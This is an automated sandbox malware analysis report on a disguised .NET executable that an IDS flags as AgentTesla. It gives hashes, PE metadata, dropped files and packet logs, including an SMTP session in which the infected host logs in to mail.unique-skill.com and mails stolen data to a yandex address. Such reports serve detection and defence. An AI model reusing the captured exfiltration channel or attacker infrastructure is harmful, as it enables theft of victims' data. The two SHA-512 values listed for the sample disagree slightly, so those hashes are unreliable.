File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Roaming\myAHtoyS.exe	
Category:	dropped
Size (bytes):	878592
Entropy (8bit):	6.815171149795038
Encrypted:	false
SSDEEP:	12288:CCImHAGL08xZXMzcY8KaVumnG4ju84e+e+KBj:exLofxVU4Ge+K
MD5:	125158A5CEC004BA7EE2910B6A835292
SHA1:	22A58409BED9A9801AA9894CEAE4858FBF2C81E5
SHA-256:	4BC04AA1102D1DDAB6DE06654183987351F5215C5CF3FE6F9CB13B3EFCD99656
SHA-512:	A7CC602AD37DC4AC15327D22E59CA2C57C2C91231F3E89A62384BD4727D7D30BCD64E65475313A0B37EB709D8C8C7B1FBCD0270B0E4C63BE30C29F9DAB2A3C5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 35%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....~.... ..... ..... ..@.....0...K..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....f.....@..B.....`.....H.....@+.....@...h].....+.&..(....*6+.&...(....*...0..... @.. {N. X ;..Y ....c;B..... >...f ....XYE....._..._ .....K...8Z... ....f V..a .'z.a* ...f K...af .'^.Y* .J.e ....Y ....b ....c ....X*]... 3$..X ....cfe* ....e*.0.....+.&..s.....+...8a.+...+a8y.....0Y+;...+.....+.....&...+...+YE.... ...2...E...W... h...z...+.E.....+....+.+.s.....8.....&+..+....8l...s.....

C:\Users\user\AppData\Roaming\myAHtoyS.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\BL Draft Copy #747470.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.815171149795038
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	BL Draft Copy #747470.exe
File size:	878592
MD5:	125158a5cec004ba7ee2910b6a835292
SHA1:	22a58409bed9a9801aa9894ceae4858fbf2c81e5
SHA256:	4bc04aa1102d1ddab6de06654183987351f5215c5cf3fe6f9cb13b3efcd99656
SHA512:	a7cc602ad37dc4ac15327d22e59ca2c57c2c91231f3e89a62384bd4727d7d30bcd64e65475313a0b37eb709d8c8c7b1fbcd0270b0e4c63be30c29f9dab2a38c5
SSDEEP:	12288:CCImHAGL08xZXMzcY8KaVumnG4ju84e+e+KBj:exLofxVU4Ge+K
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....~.... .... @.....

File Icon

	
Icon Hash:	78e4c4ccc4c4c0c0

Static PE Info

General	
Entrypoint:	0x110ae87e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x11000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x600E9011 [Mon Jan 25 09:32:01 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [11002000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xae830	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb0000	0x29a00	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xda000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xac884	0xaca00	False	0.675396564989	data	7.4641212281	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb0000	0x29a00	0x29a00	False	0.118689001502	data	2.57748829649	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xda000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xb0250	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_ICON	0xc0a78	0x860	PNG image data, 256 x 256, 8-bit gray+alpha, non-interlaced		
RT_ICON	0xc12d8	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xc3880	0x10a8	dBase IV DBT of @.DBF, block length 4096, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xc4928	0x10828	dBase III DBT, version number 0, next free block index 40		
RT_ICON	0xd5150	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xd9378	0x14	data		
RT_GROUP_ICON	0xd938c	0x5a	data		
RT_VERSION	0xd93e8	0x3a4	data		
RT_MANIFEST	0xd978c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Bharat Biotech (C) 2021
Assembly Version	48.0.31.9
InternalName	AssemblyAttributesGoHereSM.exe
FileVersion	48.0.31.09
CompanyName	Bharat Biotech
LegalTrademarks	


Description	Data
Comments	BBV152
ProductName	BBV152
ProductVersion	48.0.31.09
FileDescription	BBV152
OriginalFilename	AssemblyAttributesGoHereSM.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-15:40:35.387940	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49744	587	192.168.2.3	162.215.249.91
01/27/21-15:40:39.573506	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49745	587	192.168.2.3	162.215.249.91

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:40:33.500226021 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:33.687643051 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:33.687750101 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:34.172257900 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:34.172804117 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:34.361555099 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:34.364537001 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:34.552763939 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:34.556365967 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:34.784570932 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:34.786215067 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:34.971618891 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:34.972244978 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:35.190584898 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:35.191073895 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:35.376176119 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:35.376306057 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:35.387939930 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:35.388271093 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:35.388468981 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:35.388636112 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:35.578268051 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:35.578305960 CET	587	49744	162.215.249.91	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:40:35.578315973 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:35.628073931 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:36.831295967 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:37.022589922 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:37.023705006 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:37.023778915 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:37.023808956 CET	49744	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:37.211483002 CET	587	49744	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:37.889930964 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:38.075484037 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:38.075812101 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:38.388313055 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:38.391540051 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:38.577089071 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:38.577860117 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:38.763447046 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:38.763978004 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:38.953967094 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:38.958499908 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.144212961 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.144929886 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.379036903 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.381092072 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.381411076 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.566580057 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.566694975 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.573129892 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.573506117 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.573797941 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.574081898 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.574393034 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.574650049 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.574857950 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.575015068 CET	49745	587	192.168.2.3	162.215.249.91
Jan 27, 2021 15:40:39.758888006 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.759186983 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.759448051 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.760349989 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.760638952 CET	587	49745	162.215.249.91	192.168.2.3
Jan 27, 2021 15:40:39.815946102 CET	49745	587	192.168.2.3	162.215.249.91

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:38:40.633764982 CET	60831	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:40.684362888 CET	53	60831	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:41.609376907 CET	60100	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:41.660146952 CET	53	60100	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:42.541364908 CET	53195	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:42.597834110 CET	53	53195	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:43.587028980 CET	50141	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:43.637615919 CET	53	50141	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:44.569364071 CET	53023	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:44.618776083 CET	53	53023	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:45.516994953 CET	49563	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:45.566935062 CET	53	49563	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:46.508770943 CET	51352	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:46.568001986 CET	53	51352	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:47.628586054 CET	59349	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:47.686671972 CET	53	59349	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:48.615596056 CET	57084	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:48.676919937 CET	53	57084	8.8.8.8	192.168.2.3
Jan 27, 2021 15:38:49.646852970 CET	58823	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:49.694704056 CET	53	58823	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:38:50.669192076 CET	57568	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:38:50.717133999 CET	53	57568	8.8.8.8	192.168.2.3
Jan 27, 2021 15:39:10.820998907 CET	50540	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:39:10.882679939 CET	53	50540	8.8.8.8	192.168.2.3
Jan 27, 2021 15:39:10.985491991 CET	54366	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:39:11.035700083 CET	53	54366	8.8.8.8	192.168.2.3
Jan 27, 2021 15:39:22.213756084 CET	53034	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:39:22.271456957 CET	53	53034	8.8.8.8	192.168.2.3
Jan 27, 2021 15:39:29.062257051 CET	57762	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:39:29.120871067 CET	53	57762	8.8.8.8	192.168.2.3
Jan 27, 2021 15:39:30.326040983 CET	55435	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:39:30.373845100 CET	53	55435	8.8.8.8	192.168.2.3
Jan 27, 2021 15:39:35.005244017 CET	50713	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:39:35.080034018 CET	53	50713	8.8.8.8	192.168.2.3
Jan 27, 2021 15:39:37.994842052 CET	56132	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:39:38.055236101 CET	53	56132	8.8.8.8	192.168.2.3
Jan 27, 2021 15:40:18.616282940 CET	58987	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:40:18.664115906 CET	53	58987	8.8.8.8	192.168.2.3
Jan 27, 2021 15:40:32.956835032 CET	56579	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:40:33.150487900 CET	53	56579	8.8.8.8	192.168.2.3
Jan 27, 2021 15:40:33.179351091 CET	60633	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:40:33.394534111 CET	53	60633	8.8.8.8	192.168.2.3
Jan 27, 2021 15:40:37.353630066 CET	61292	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:40:37.410239935 CET	53	61292	8.8.8.8	192.168.2.3
Jan 27, 2021 15:40:37.829807043 CET	63619	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:40:37.888125896 CET	53	63619	8.8.8.8	192.168.2.3
Jan 27, 2021 15:40:37.944574118 CET	64938	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:40:37.992598057 CET	53	64938	8.8.8.8	192.168.2.3
Jan 27, 2021 15:40:38.385370970 CET	61946	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:40:38.461071968 CET	53	61946	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:29.406645060 CET	64910	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:29.458532095 CET	53	64910	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:30.167496920 CET	52123	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:30.226586103 CET	53	52123	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:31.175510883 CET	56130	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:31.237050056 CET	53	56130	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:31.845662117 CET	56338	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:31.906846046 CET	53	56338	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:32.505964994 CET	59420	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:32.562412977 CET	53	59420	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:33.250128031 CET	58784	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:33.298245907 CET	53	58784	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:34.069631100 CET	63978	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:34.117554903 CET	53	63978	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:35.339411020 CET	62938	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:35.398880005 CET	53	62938	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:36.606127024 CET	55708	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:37.578093052 CET	55708	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:38.084826946 CET	53	55708	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:38.085246086 CET	53	55708	8.8.8.8	192.168.2.3
Jan 27, 2021 15:41:38.629118919 CET	56803	53	192.168.2.3	8.8.8.8
Jan 27, 2021 15:41:38.685359001 CET	53	56803	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 15:40:32.956835032 CET	192.168.2.3	8.8.8.8	0x938c	Standard query (0)	mail.unique-skill.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:33.179351091 CET	192.168.2.3	8.8.8.8	0x438b	Standard query (0)	mail.unique-skill.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:37.353630066 CET	192.168.2.3	8.8.8.8	0xba21	Standard query (0)	mail.unique-skill.com	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:37.829807043 CET	192.168.2.3	8.8.8.8	0x7cb1	Standard query (0)	mail.unique-skill.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 15:40:33.150487900 CET	8.8.8.8	192.168.2.3	0x938c	No error (0)	mail.unique-skill.com	shared116.accountservergroup.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:33.150487900 CET	8.8.8.8	192.168.2.3	0x938c	No error (0)	shared116.accountservergroup.com		162.215.249.91	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:33.394534111 CET	8.8.8.8	192.168.2.3	0x438b	No error (0)	mail.unique-skill.com	shared116.accountservergroup.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:33.394534111 CET	8.8.8.8	192.168.2.3	0x438b	No error (0)	shared116.accountservergroup.com		162.215.249.91	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:37.410239935 CET	8.8.8.8	192.168.2.3	0xba21	No error (0)	mail.unique-skill.com	shared116.accountservergroup.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:37.410239935 CET	8.8.8.8	192.168.2.3	0xba21	No error (0)	shared116.accountservergroup.com		162.215.249.91	A (IP address)	IN (0x0001)
Jan 27, 2021 15:40:37.888125896 CET	8.8.8.8	192.168.2.3	0x7cb1	No error (0)	mail.unique-skill.com	shared116.accountservergroup.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:40:37.888125896 CET	8.8.8.8	192.168.2.3	0x7cb1	No error (0)	shared116.accountservergroup.com		162.215.249.91	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 15:40:34.172257900 CET	587	49744	162.215.249.91	192.168.2.3	220-shared116.accountservergroup.com ESMTP Exim 4.91 #1 Wed, 27 Jan 2021 08:40:34 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 27, 2021 15:40:34.172804117 CET	49744	587	192.168.2.3	162.215.249.91	EHLO 128757
Jan 27, 2021 15:40:34.361555099 CET	587	49744	162.215.249.91	192.168.2.3	250-shared116.accountservergroup.com Hello 128757 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 27, 2021 15:40:34.364537001 CET	49744	587	192.168.2.3	162.215.249.91	AUTH login cG1AdW5pcXVlLXNraWxsLmNvbQ==
Jan 27, 2021 15:40:34.552763939 CET	587	49744	162.215.249.91	192.168.2.3	334 UGFzc3dvcmQ6
Jan 27, 2021 15:40:34.784570932 CET	587	49744	162.215.249.91	192.168.2.3	235 Authentication succeeded
Jan 27, 2021 15:40:34.786215067 CET	49744	587	192.168.2.3	162.215.249.91	MAIL FROM:<pm@unique-skill.com>
Jan 27, 2021 15:40:34.971618891 CET	587	49744	162.215.249.91	192.168.2.3	250 OK
Jan 27, 2021 15:40:34.972244978 CET	49744	587	192.168.2.3	162.215.249.91	RCPT TO:<mpdolx@yandex.com>
Jan 27, 2021 15:40:35.190584898 CET	587	49744	162.215.249.91	192.168.2.3	250 Accepted
Jan 27, 2021 15:40:35.191073895 CET	49744	587	192.168.2.3	162.215.249.91	DATA
Jan 27, 2021 15:40:35.376306057 CET	587	49744	162.215.249.91	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jan 27, 2021 15:40:35.388636112 CET	49744	587	192.168.2.3	162.215.249.91	.
Jan 27, 2021 15:40:35.578315973 CET	587	49744	162.215.249.91	192.168.2.3	250 OK id=1l4lzn-000foR-9h
Jan 27, 2021 15:40:36.831295967 CET	49744	587	192.168.2.3	162.215.249.91	QUIT
Jan 27, 2021 15:40:37.022589922 CET	587	49744	162.215.249.91	192.168.2.3	221 shared116.accountservergroup.com closing connection
Jan 27, 2021 15:40:38.388313055 CET	587	49745	162.215.249.91	192.168.2.3	220-shared116.accountservergroup.com ESMTP Exim 4.91 #1 Wed, 27 Jan 2021 08:40:38 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 27, 2021 15:40:38.391540051 CET	49745	587	192.168.2.3	162.215.249.91	EHLO 128757
Jan 27, 2021 15:40:38.577089071 CET	587	49745	162.215.249.91	192.168.2.3	250-shared116.accountservergroup.com Hello 128757 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 27, 2021 15:40:38.577860117 CET	49745	587	192.168.2.3	162.215.249.91	AUTH login cG1AdW5pcXVlLXNraWxsLmNvbQ==
Jan 27, 2021 15:40:38.763447046 CET	587	49745	162.215.249.91	192.168.2.3	334 UGFzc3dvcmQ6
Jan 27, 2021 15:40:38.953967094 CET	587	49745	162.215.249.91	192.168.2.3	235 Authentication succeeded
Jan 27, 2021 15:40:38.958499908 CET	49745	587	192.168.2.3	162.215.249.91	MAIL FROM:<pm@unique-skill.com>
Jan 27, 2021 15:40:39.144212961 CET	587	49745	162.215.249.91	192.168.2.3	250 OK
